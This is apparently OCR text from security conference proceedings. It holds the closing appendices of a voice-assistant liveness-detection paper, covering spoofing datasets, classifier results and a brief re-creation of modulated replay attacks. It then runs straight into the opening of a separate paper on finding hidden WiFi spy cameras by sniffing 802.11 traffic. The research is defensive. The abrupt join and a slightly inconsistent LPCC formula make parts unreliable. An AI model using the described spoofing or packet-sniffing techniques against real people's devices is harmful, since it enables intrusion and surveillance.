[29] Xiaopeng Li, Fengyao Yan, Fei Zuo, Qiang Zeng, and Lannan Luo. Touch well before use: Intuitive and secure authentication for iot devices. In *The 25th Annual International Conference on Mobile Computing and Networking*, MobiCom '19. Association for Computing Machinery, 2019.

[30] Divyang Makwana. Amazon echo smart speaker (3rd gen) review. https://www.mobigyaan.com/amazon-echo-smart-speaker-3rd-gen-review, 2020.

[31] Matirx. Matrix creator. https://matrix-io.github.io/matrix-documentation/matrix-creator/overview/, 2020.

[32] Yan Meng, Zichang Wang, Wei Zhang, Peilin Wu, Haojin Zhu, Xiaohui Liang, and Yao Liu. Wivo: Enhancing the security of voice control system via wireless signal in iot environment. In *Proceedings of the Eighteenth ACM International Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc)*, pages 81–90, 2018.

[33] Giuseppe Petracca, Yuqiong Sun, Trent Jaeger, and Ahmad Atamli. Audroid: Preventing attacks on audio channels in mobile devices. In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, page 181–190. Association for Computing Machinery, 2015.

[34] Corey R. Pittman and Joseph J. LaViola. Multiwave: Complex hand gesture recognition using the doppler effect. In *Proceedings of the 43rd Graphics Interface Conference*, GI '17, page 97–106. Canadian Human-Computer Communications Society, 2017.

[35] Nirupam Roy, Haitham Hassanieh, and Romit Roy Choudhury. Backdoor: Making microphones hear inaudible sounds. In *Proceedings of the 15th ACM Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)*, pages 2–14, 2017.

[36] Nirupam Roy, Sheng Shen, Haitham Hassanieh, and Romit Roy Choudhury. Inaudible voice commands: The long-range attack and defense. In *15th USENIX Symposium on Networked Systems Design and Implementation (NSDI 18)*, pages 547–560. USENIX Association, April 2018.

[37] Wenjie Ruan, Quan Z. Sheng, Lei Yang, Tao Gu, Peipei Xu, and Longfei Shangguan. Audiogest: Enabling fine-grained hand gesture detection by decoding echo signal. In *Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp '16, page 474–485. Association for Computing Machinery, 2016.

[38] Lea Schönherr, Katharina Kohls, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Adversarial attacks against automatic speech recognition systems via psychoacoustic hiding. In *26th Annual Network and Distributed System Security Symposium*, pages 1–15. The Internet Society, 2019.

[39] Sheng Shen, Daguan Chen, Yu-Lin Wei, Zhijian Yang, and Romit Roy Choudhury. Voice localization using nearby wall reflections. In *Proceedings of the 26th Annual International Conference on Mobile Computing and Networking*, MobiCom '20. Association for Computing Machinery, 2020.

[40] Sayaka Shiota, Fernando Villavicencio, Junichi Yamagishi, Nobutaka Ono, Isao Echizen, and Tomoko Matsui. Voice liveness detection algorithms based on pop noise caused by human breath for automatic speaker verification. In *Sixteenth annual conference of the international speech communication association*, 2015.

[41] Liwei Song and Prateek Mittal. Poster: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 2583–2585. Association for Computing Machinery, 2017.

[42] Seeed Studio. Respeaker core v2.0. 2019. http://wiki.seeedstudio.com/ReSpeaker_Core_v2.0/, 2020.

[43] Takeshi Sugawara, Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu. Light commands: Laser-based audio injection attacks on voice-controllable systems. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2631–2648. USENIX Association, August 2020.

[44] Ke Sun, Ting Zhao, Wei Wang, and Lei Xie. Vskin: Sensing touch gestures on surfaces of mobile devices using acoustic signals. In *Proceedings of the 24th Annual International Conference on Mobile Computing and Networking*, MobiCom '18, page 591–605. Association for Computing Machinery, 2018.

[45] Maggie Tillman. Google home max review: Cranking smart speaker audio to the max. https://www.pocket-lint.com/smart-home/reviews/google/143184-google-home-max-review-specs-price, 2019.

[46] Tavish Vaidya, Yuankai Zhang, Micah Sherr, and Clay Shields. Cocaine noodles: Exploiting the gap between human and machine speech recognition. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association.

[47] Qian Wang, Xiu Lin, Man Zhou, Yanjiao Chen, Cong Wang, Qi Li, and Xiangyang Luo. Voicepop: A pop noise based anti-spoofing system for voice authentication on smartphones. In *IEEE INFOCOM 2019-IEEE Conference on Computer Communications*, pages 2062–2070. IEEE, 2019.

[48] Shu Wang, Jiahao Cao, Xu He, Kun Sun, and Qi Li. When the differences in frequency domain are compensated: Understanding and defeating modulated replay attacks on automatic speech recognition. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 1103–1119. Association for Computing Machinery, 2020.

[49] Chen Yan, Yan Long, Xiaoyu Ji, and Wenyuan Xu. The catcher in the field: A fieldprint based spoofing detection for text-independent speaker verification. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 1215–1229. Association for Computing Machinery, 2019.

[50] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, XiaoFeng Wang, and Carl A. Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 49–64, Baltimore, MD, August 2018. USENIX Association.

[51] Guoming Zhang, Xiaoyu Ji, Xinfeng Li, Gang Qu, and Wenyuan Xu. Eararray: Defending against dolphinattack via acoustic attenuation. In *NDSS*, 2021.

[52] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 103–117, 2017.

[53] Lei Zhang, Yan Meng, Jiahao Yu, Chong Xiang, Brandon Falk, and Haojin Zhu. Voiceprint mimicry attack towards speaker verification system in smart home. In *IEEE INFOCOM 2020 - IEEE Conference on Computer Communications*, pages 377–386, 2020.

[54] Linghan Zhang, Sheng Tan, Zi Wang, Yili Ren, Zhi Wang, and Jie Yang. Viblive: A continuous liveness detection for secure voice user interface in iot environment. In *ACSAC '20: Annual Computer Security Applications Conference*, pages 884–896. ACM, 2020.

[55] Linghan Zhang, Sheng Tan, and Jie Yang. Hearing your voice is not enough: An articulatory gesture based liveness detection for voice authentication. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 57–71, 2017.

[56] Linghan Zhang, Sheng Tan, Jie Yang, and Yingying Chen. Voicelive: A phoneme localization based liveness detection for voice authentication on smartphones. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, page 1080–1091. Association for Computing Machinery, 2016.

[57] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Dangerous skills: Understanding and mitigating security risks of voice-controlled third-party functions on virtual personal assistant systems. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1381–1396. IEEE, 2019.

[58] Yangyong Zhang, Lei Xu, Abner Mendoza, Guangliang Yang, Phakpoom Chinprutthiwong, and Guofei Gu. Life after speech recognition: Fuzzing semantic misinterpretation for voice assistant applications. In *NDSS*, 2019.

[59] M. Zhou, Z. Qin, X. Lin, S. Hu, Q. Wang, and K. Ren. Hidden voice commands: Attacks and defenses on the vcs of autonomous driving cars. *IEEE Wireless Communications*, 26(5):128–133, 2019.

A LPCC Generation Process

For audio signal $y_k(t)$ collected by microphone M_k, to calculate the LPCC with the order $p = 15$, we firstly calculate the Linear Prediction Coding (LPC) as a:

$$a = LPC(y_k(t), p), \tag{10}$$

where p is the order of LPC, and the collected LPC can be represented as $a = [a_0, a_1, \ldots, a_p]$. Then, for the LPCC coefficient $c = [c_0, c_1, \cdots, c_p]$, we have $c_0 = ln(p)$, and for other elments could be calculated as:

$$c_n = -a_i - \sum_{k=1}^{i} (1 - \frac{k}{i}) a_k c_{i-k}. \tag{11}$$

In this study, the order p is set to 15, and the LPCCs on each channel are shown in Figure 16. In this figure, when M_1 is the closest microphone, for a microphone array with six channels, the opposite microphone is M_4. The LPCCs from these two channels are selected as F_{LPC} in Section 4.3.3.

B Dataset Descriptions

First, the spoofing devices' information including manufacturing, model, and size is shown in Table 6. Second, for each user, the data collection conditions including spoofing devices, distances, audio samples are summarized in Table 7. The dataset is collected by Matrix Creator and Seeed Respeaker core V2, which are shown in Figure 17. Finally, we list the 20 voice commands used in our experiments as below:

(1) OK Google.
(2) Turn on Bluetooth.
(3) Record a video.
(4) Take a photo.
(5) Open music player.
(6) Set an alarm for 6:30 am.
(7) Remind me to buy coffee at 7 am.
(8) What is my schedule for tomorrow?
(9) Square root of 2105?
(10) Open browser.
(11) Decrease volume.
(12) Turn on flashlight.
(13) Set the volume to full.
(14) Mute the volume.
(15) What's the definition of transmit?
(16) Call Pizza Hut.




Figure 16: LPCC in each channel.




Figure 17: Microphone array: Matrix Creator and Seeed ReSpeaker core V2.

(17) Call the nearest computer shop.
(18) Show me my messages.
(19) Translate please give me directions to Chinese.
(20) How do you say good night in Japanese?

C Experimental Details of Comparison with Existing Schemes

When comparing ARRAYID with prior works, we strictly follow the steps described in VOID [3] and CAFIELD [49]. In this section, we take VOID as an example to show that ARRAYID is superior to existing schemes under various conditions. More specifically, we add an experiment to explore the impact of different classifier models on the liveness detection performance of ARRAYID and VOID.

We choose four different classification models: neural network, support vector machine with radial basis function kernel (SVM-RBF), k-Nearest Neighbor (kNN), decision tree. We fine-tune the parameters of each model. The results are shown in Table 8. It observed that VOID achieves the best accuracy of 98.81% when selecting SVM-RBF, which is the same as the paper [3]. These results prove VOID is effective in detecting spoofing samples on ARRAYID dataset. However, it is observed that the performance of ARRAYID is better than that of VOID under every classifier model. Besides, when applying these schemes on the third-party ReMasc Core dataset [18], the performance of ARRAYID (*i.e.*, the accuracy of 97.78%) is still better than that of VOID (*i.e.*, the accuracy of 84.37%). In summary, compared with the mono channel-based scheme, exploiting multi-channel features achieves superior performance in the liveness detection task.

Table 6: Loudspeaker used for generating spoofing attacks.

No.	Type	Manufacture	Model	Size (L*W*H in cm)
1	Loudspeaker	Bose	SoundLink Mini	5.6 x 18.0 x 5.1
2	Tablet	Apple	iPad 6	24.0 x 16.9 x 0.7
3	Tablet	Apple	iPad 9	24.0 × 16.9 × 0.7
4	Loudspeaker	GGMM	Ture 360	17.5 × 10.9 × 10.9
5	Smartphone	Apple	iPhone 8 Plus	15.8 x 7.8 x 0.7
6	Smartphone	Apple	iPhone 8	13.8 × 6.7 × 0.7
7	Smartphone	Apple	iPhone 6s	13.8 × 6.7 × 0.7
8	Smartphone	Xiaomi	MIX2	15.2 × 7.6 × 0.8
9	Loudspeaker	Amazon	Echo Dot (2nd Gen)	8.4 × 3.2 × 8.4
10	Laptop	Apple	MacBook Pro (2017)	30.4 × 21.2 × 1.5
11	Loudspeaker	VicTsing	SoundHot	12.7 x 12.2 x 5.6
12	Loudspeaker	Ultimate Ears	Megaboom	8.3 x 8.3 x 22.6
13	Loudspeaker	Amazon	Echo Plus (1st Gen)	23.4 x 8.4 x 8.4
14	Smartphone	Xiaomi	Mi 9	15.8 × 7.5 × 0.8

Table 7: Detailed information of MALD dataset.

User #	# Authentic Samples	# Spoofing Samples	Distance (cm)	Spoofing Devices
1, 7	1200	3600	60,120,180	SoundLink Mini, iPad 6, iPhone 8 Plus
2	600	1079	60,120,180	Ture360, iPhone 6s
3	533	904	60, 120, 180	Ture360, iPad9
4~6, 8	2305	6415	60, 120, 180	iPad9, Ture360, MIX2
9~12	3211	3198	60, 120,180, 240	Echo Plus (1st Gen)
13~18	1191	4577	180	iPad9, Mi 9, Echo Plus (1st Gen)
19	591	1767	60,120,180	iPhone 8, Echo Dot (2nd Gen), MacBook Pro (2017)
20	610	998	60, 120, 180	SoundHot, Megaboom

Table 8: Liveness detection performance under different classification models on the MALD dataset.

Classifier type	Accuracy / EER (%)	
	ARRAYID	Mono feature
Neural network	99.84 / 0.17	98.47 / 2.57
SVM-RBF	99.48 / 1.07	98.81 / 1.78
kNN	99.62 / 0.48	96.67 / 4.82
Decision tree	96.35 / 5.97	94.84 / 7.34




Figure 18: The amplitude responses of different spoofing devices and their corresponding inverse filters.

D Details of Modulated Attacks

When re-implementing the modulated attack and calculating the detection accuracy of ARRAYID, we choose three spoofing devices #3, #13 and #14 (*i.e.*, iPad 9, Mi phone 9, and Amazon Echo Plus) as spoofing devices and Respeaker microphone array as the target device. To calculate the inverse filter for each device, we follow the steps described in the modulated attacks [48]. The frequency responses and their inverse filters of three spoofing devices are shown in Figure 18.

Then, after applying calculated inverse filters into the audios collected by the target device, we generate 1,990, 1,791, and 1,994 modulated attack samples for Echo, iPad, and Mi respectively.

Lumos: Identifying and Localizing Diverse Hidden IoT Devices in an Unfamiliar Environment

Rahul Anand Sharma, Elahe Soltanaghaei, Anthony Rowe, Vyas Sekar

Carnegie Mellon University

Abstract

Hidden IoT devices are increasingly being used to snoop on users in hotel rooms or AirBnBs. We envision empowering users entering such unfamiliar environments to *identify and locate* (e.g., hidden camera behind plants) *diverse* hidden devices (e.g., cameras, microphones, speakers) using only their personal handhelds.

What makes this challenging is the limited network visibility and physical access that a user has in such unfamiliar environments, coupled with the lack of specialized equipment.

This paper presents Lumos, a system that runs on commodity user devices (e.g., phone, laptop) and enables users to identify and locate WiFi-connected hidden IoT devices and visualize their presence using an augmented reality interface. Lumos addresses key challenges in: (1) identifying diverse devices using only coarse-grained wireless layer features, without IP/DNS layer information and without knowledge of the WiFi channel assignments of the hidden devices; and (2) locating the identified IoT devices with respect to the user using only phone sensors and wireless signal strength measurements. We evaluated Lumos across 44 different IoT devices spanning various types, models, and brands across six different environments. Our results show that Lumos can identify hidden devices with 95% accuracy and locate them with a median error of 1.5m within 30 minutes in a two-bedroom, 1000 sq. ft. apartment.


1 Introduction

Imagine a user walking into an unfamiliar environment such as a hotel room or Airbnb. Nowadays, the user has to be wary of wireless Internet-of-Things (IoT) devices being used to spy on them. These devices could be installed by the owner or by a previous guest. This threat is not just hypothetical; there are numerous reported incidents where IoT surveillance devices were used in Airbnbs [1–3, 5, 9, 11, 16], cruise ships [6], and motels [10]. A 2019 survey of 2,000 American travelers revealed that 58% were worried that their host had installed hidden surveillance equipment, and 11% of respondents had actually found a hidden camera in some past rental [13].

Ideally, we want to empower users so that as they enter an unfamiliar space, they can run an app on their personal handheld (e.g., phone or tablet). This app would report a list of *detected* and *identified* devices and their corresponding locations. "Detect," here, means knowing that there is some device (i.e., binary notification), "identify" entails knowing what type of device it is (e.g., type=camera), and "localize" entails knowing the device's location in the physical space (e.g., behind the plants). While cameras in particular are imminent privacy threats, in general we want to detect/identify and localize *diverse* hidden IoT devices, as these could also be potential threats for tracking users (e.g., [21, 25, 33, 66]).

This problem is challenging due to two practical factors. First, users have limited visibility and control inside such an unfamiliar environment with their little knowledge of the devices and their wireless configurations; e.g., they cannot tap into network interfaces at wireless access points or instrument the environment. Second, users typically only have personal (commodity) handhelds and do not carry expensive hardware or specialized sensing equipment [15, 41]. Given our requirements and these constraints, existing methods are not sufficient for our context (see Table 1). For example, today's "spy-tech" solutions rely on manual and thorough scanning of the environment [4, 7, 8, 15, 18]. Other efforts focus exclusively on camera-specific effects (e.g., motion or light triggering) and do not generalize to other, more diverse hidden IoT devices [26, 51]. Similarly, network-based device fingerprinting solutions [45, 48, 53] rely on privileged access to the host network and fail in the presence of limited network visibility. Finally, many of these solutions cannot localize devices, and/or would need separate instrumentation of the environment [37, 59].

This paper presents Lumos, a system that enables a user to identify and locate IoT devices in an unfamiliar environment using a commodity personal device. As a starting point, we focus on 802.11 WiFi connected devices, which represent a significant fraction of the IoT device market today [58]. At a high level, Lumos sniffs and collects encrypted wireless packets over the air (aka 802.11) to detect and identify the hidden devices. It then predicts the location of each identified device with respect to the user as they walk around the perimeter of the space. Our design makes three contributions:



(a) Overlaying AR object (b) True location of the camera

Figure 1: A snapshot of Lumos identifying a device and visualizing the location with ARKit

Approach	Compatible with Personal Hand-helds	Limited Network Access	Diverse Devices	Localization Ability
Bug Finder [4, 15]	✗	✓	✗	✓
Camera Detector [7, 8, 18]	✓	✓	✗	✓
mmWave Sensing (E-Eye) [41]	✗	✓	✓	✗
Network Traffic at Router [45, 48, 53]	✓	✗	✓	✗
Camera Detection w 802.11 Packets [26, 42]	✓	✓	✗	✗
Lumos	✓	✓	✓	✓

Table 1: Comparing existing approaches vs. Lumos

Identifying diverse devices with limited features: Prior work associates IoT devices with signatures using higher-layer information IP, DNS, port numbers, and NTP protocols (e.g., [45, 53]). However, due to limited network visibility, we can only observe 802.11 headers with coarse attributes. To address these issues, we design a systematic machine learning (ML) framework, which considers a broad observable feature set, rather than handcrafted features [45, 53], both temporally and across packet header attributes. To tackle device diversity, we use multiple timescales in feature engineering to extract device-specific attributes. This allows us to generalize across a large set of device types from different vendors and with different hardware settings.

Data acquisition with limited knowledge: Even within a single protocol like 802.11, there is a large set of channels that the hidden IoT devices may use. In an unfamiliar setting, we have no knowledge of when, on what channels, and for how long each device is transmitting. Prior spectrum sensing approaches [50] and naive strategies for sequentially sampling the various channels are slow and miss capturing devices. Lumos addresses this challenge with a novel reformulation of the spectrum sensing problem to learn a coarse transmission pattern of each device over time and uses this to inform the channel sensing strategy.

Infrastructure-free device localization: Classical wireless localization systems rely on knowledge of the floor plan or spatial geometry, or require anchor points (e.g., [29, 54, 59]), which are infeasible in our problem setting. Lumos addresses these challenges by leveraging mobile phone sensors and the correlation of the user's motion with variations in signal strength. By requesting the user to take a short walk around the perimeter of the space, we can estimate the location of the IoT device from sparse measurements.

We implemented Lumos on two platforms, a MacBook and an iPhone, and combined it with an augmented reality (AR) feature that overlays the device type on the estimated device location relative to the user (Figure 1). This provides users with a virtual world view of the physical space. We prototyped Lumos using a laptop (2018 MacBook Pro) and an Intel RealSense Tracking Camera T265. The T265 acts in place of the visual inertial odometry (VIO) provided by augmented reality frameworks like AR Kit/Core [20, 32] on mobile phones. Since promiscuous WiFi access is currently disabled on mobile phones, we implemented Lumos as an iOS app running on an iPhone paired with a Raspberry Pi (Rpi) over Bluetooth.

We evaluate Lumos in six different environments and across a wide spectrum of IoT device types, for a total of 44 devices. Our evaluation shows that we can accurately identify device types by 95% in under 30 minutes, and the devices are then localized with a median localization accuracy of 1.5m with only one walk around the perimeter of each space of around 1000 sq. ft. We have released our code on `https://bit.ly/lumos-code` and have uploaded a demo of our system at `https://youtu.be/QwMXiyn-e28`.

2 Problem Setting, Threat Model, and Scope

Our work deals with an *attacker* who has placed *IoT devices* to spy on *users* in an *unfamiliar environment* such as an Airbnb or hotel room. Figure 2 shows an overview of the key actors and resources. Our setting consists of two actors: an *Attacker* and a *User*. An attacker is either the host or a previous guest who wants to use IoT devices to spy on a user/guest (in an Airbnb or a hotel room) who has entered this unfamiliar environment. The user wants to identify and localize these hidden IoT devices.

These two actors interact with three key resources: *Physical Environment*, *IoT Devices*, and the *Wireless Network*. In our setting, the *Environment* could be a single room in a hotel or a complex multi-room setup in an Airbnb. *IoT Devices* could be of various types, such as cameras, speakers, plugs, vacuum cleaners, and more. We focus on devices that communicate over WiFi, as this is the most prevalent method of wireless communication. These devices are connected to the Internet via an 802.11 *Wireless Network* controlled by the attacker.




Figure 2: System model with the user, the attacker, and hidden IoT devices in an unfamiliar environment

Attacker Capabilities: Next, we formulate the adversary's capabilities and constraints.

- **Physical Environment:** The attacker has complete control of the environment ahead of time to modify the environment and to install and hide IoT devices.
- **IoT Devices:** The attacker purchases and places off-the-shelf wireless IoT devices to spy on the User. They can also control various device settings such as resolution, sensitivity, etc., through device APIs. Similar to prior work [26, 42, 45, 48, 53], we assume that an attacker does not alter the fundamental behavior of these devices, such as hacking the firmware, changing the network protocol, or changing wireless transmission behavior. However, the attacker can physically masquerade devices; e.g., a camera hidden inside a thermostat [5] or a smart electric plug that doubles up as a camera [14]).
- **Wireless Network:** The attacker has complete access to the 802.11 wireless network and access point. They can take a variety of measures to hide the IoT devices. For instance, they can use a separate WiFi network for the IoT devices and provide the user access to a separate guest network. Furthermore, they can assign devices to different 802.11 wireless channels, enable encryption (e.g., WPA2/WPA3), and hide the SSID of the network(s) the IoT devices are connected to.

User Capabilities and Constraints: We assume the user has access to a personal device such as a mobile phone, tablet, or laptop, and no other equipment. We assume that they can enable monitor/promiscuous mode on the personal device for wireless packet sniffing.

- **Physical Environment:** The users have access to the physical space to search and walk around, but they can not instrument new hardware/equipment in the physical environment.
- **IoT Devices:** The user does not have any knowledge of hidden IoT devices. They don't know how many devices are in this unfamiliar environment, what types of devices are installed, the access point and wireless channel(s) they are using, or where they are located.
- **Wireless Network:** The user has limited access to the wireless network; e.g., given access to a *guest* network which could be different from the network(s) that IoT devices are operating on. They can still sniff encrypted broadcast WiFi 802.11 packets (across all channels) over the air.

3 System overview

We envision that a user enters an unfamiliar space and runs the Lumos app on their phone or laptop to identify hidden IoT devices. The Lumos app can run in the background, while the phone is sitting in a corner collecting raw wireless (i.e., 802.11) packets. At any point, the user can request a report, and Lumos will provide the list of identified devices so far. Each identified device is depicted using an augmented reality frontend to assist the user in finding the hidden IoT devices.

Lumos consists of three main modules:

- **Device Fingerprinting Module:** There are two main challenges we need to address. First, unlike prior work, we only have access to MAC-layer information based on 802.11 headers. Second, we need to handle a diverse set of devices with different transmission rates. Section 4 explains how we address these challenges by developing a systematic machine learning approach.
- **Data Collection Module:** For fingerprinting to work well, we need a sufficient number of packets from all devices. However, sniffing the packets transmitted by each hidden IoT device requires knowing their associated wireless channels. Unfortunately, this information is not available in a limited access environment; e.g., the IoT devices can operate on a different network than the guest wireless network. We design a *device-aware channel sensing* approach, explained in Section 5, that learns the traffic pattern of each device overtime to decide when, and for how long, to sense each wireless channel.
- **Localization Module:** At first glance, this seems similar to classical wireless localization [59]. Unfortunately, we cannot directly use these as they require infrastructure instrumentation [29, 59, 64, 65], prior knowledge of the floor-plan [22, 27, 39, 46, 60], or fine-grained channel measurements [24, 37, 44, 54, 56, 62]. To address these limitations, Lumos fuses signal strength measurements that are available in 802.11 packets with VIO (Visual Inertial Odometry) traces available in mobile phones by asking the user to take a short walk around the perimeter of the space. Section 6 elaborates on how Lumos locates devices from sparse measurements.

End to End View: Figure 3 shows an end-to-end view of Lumos. First, we use an offline training phase in Lumos' fingerprinting module for common IoT devices. When a user enters a new unfamiliar space, Lumos runs a client agent (e.g., on the phone) which sniffs the ongoing 802.11 traffic. The associated packets to each device are then inspected through




Figure 3: System overview with three main modules




Figure 4: The important features are device-specific, due to the diversity of IoT devices and their heterogeneous traffic patterns

the *fingerprinting module* to identify these devices. Since the user has no information about the wireless channel on which these devices are operating, Lumos uses a *device-aware channel sensing mechanism* to decide what channel to sniff, when, and for how long. Lastly, Lumos uses an *RSSI-VIO based localization technique* to estimate the coarse location of each identified device with respect to the user by requesting the user to walk once around the perimeter of the space.

4 Device Fingerprinting Module

Previous efforts have identified network layer features from IP, DNS, and NTP packets to be highly correlated with the IoT device type [45, 48, 53]. However, they assume privileged access to the router and network layer headers to obtain this information. In an unfamiliar environment with limited access, encrypted wireless 802.11 headers are the only coarse attributes available to the user's personal device. This is even more problematic when dealing with a diverse set of IoT devices with different transmission behaviors and communication protocols.

To address these issues, we design a systematic machine learning framework that extracts the effective features for each device type by considering the broadest feature set temporally and across the available packet header attributes. In addition, our proposed framework automatically tunes the timescale of the aggregate features (e.g., mean, max, std, etc.) based on the transmission rate of each device. As a simplified starting point, we first start with a single channel scenario, where all IoT devices are operating on the same channel. In Section 5, we relax this assumption and generalize our proposed algorithm across multiple unknown wireless channels and will explain how to integrate the classification module with the data acquisition for the multi-channel operation of IoT devices.

Lumos' classification engine receives the wireless 802.11 packets transmitted to or from all available IoT devices as the input. Then, it groups the collected packets based on their MAC addresses and predicts the *device type* for each MAC address by using a systematic feature engineering and classification method. Next, we explain how Lumos extracts relevant attributes from 802.11 packets, and how these attributes are aggregated over time to account for the diversity of devices. Finally, we explain Lumos' classifier.

4.1 Feature Engineering

We begin by discussing the available 802.11 layer features we can use for fingerprinting and how we can select them.

Available Features: Figure 5 shows a sample 802.11 wireless packet. The packet contains metadata attributes, such as packet inter-arrival times and packet sizes, which can serve as the basis for defining features for fingerprinting.

Some prior efforts have handcrafted features for device fingerprinting (e.g., [61]). Many of these features, such as packet length, could still be extracted at the 802.11 layer. If we take a look at Figure 4, we can see that this feature is still useful to distinguish between various IoT devices. We also have access to more classes of features such as packet *subtype* which are specific to the 802.11 protocol. For example, the *subtype* attribute is used in Nest doorbells for informing the access point that the device is going into sleep mode, while this attribute is used differently in Nest cameras. Handcrafting these features is a challenge given the high heterogeneity of IoT devices.

Hence, instead of defining fixed handcrafted features, we automatically extract relevant attributes per device. To this end, we start by collecting all possible 802.11 packet headers and then extract all attributes from each packet. This results in a total of 125 (max) attributes. However, some of these attributes have the same value across different devices (e.g., AP-specific attributes) and do not carry any useful information. We discard these attributes to simplify the processing and prevent over-fitting. In our model, after this pruning step, 52 out of 125 attributes remain.

Multi-Time Resolution Aggregation: Given the set of attributes, we then construct the feature set by considering different temporal aggregations of each attribute. Specifically, we define a sliding window of time and apply different aggregate




Figure 5: Lumos uses multiple time resolutions to define features for capturing device behaviors

functions on each raw attribute. These aggregate functions include mean, standard deviation, median, max and min, sum, entropy, histogram (normalized frequency count of each bin), and the number of unique values in a given time window.[1]

A key challenge, however, is that using a fixed size of time window does not generalize well across IoT devices with varying packet transmission rates. On one end, a very small aggregation window is prone to noise, while on the other end, a very large aggregation window will dilute the variations, which is a classical bias-variance tradeoff in ML. Ideally, we want a small aggregation window for high rate transmission devices, but a large aggregation window for a low rate transmitting device. To achieve this goal, we design a multiple timescales scheme to pick a time window suitable for each device's transmission pattern. As shown in Figure 5, we define a set of time windows with different lengths at a given time t and then apply each aggregate function on all defined time windows. The feature vector at time t is the concatenation of all aggregate functions applied at all time windows.

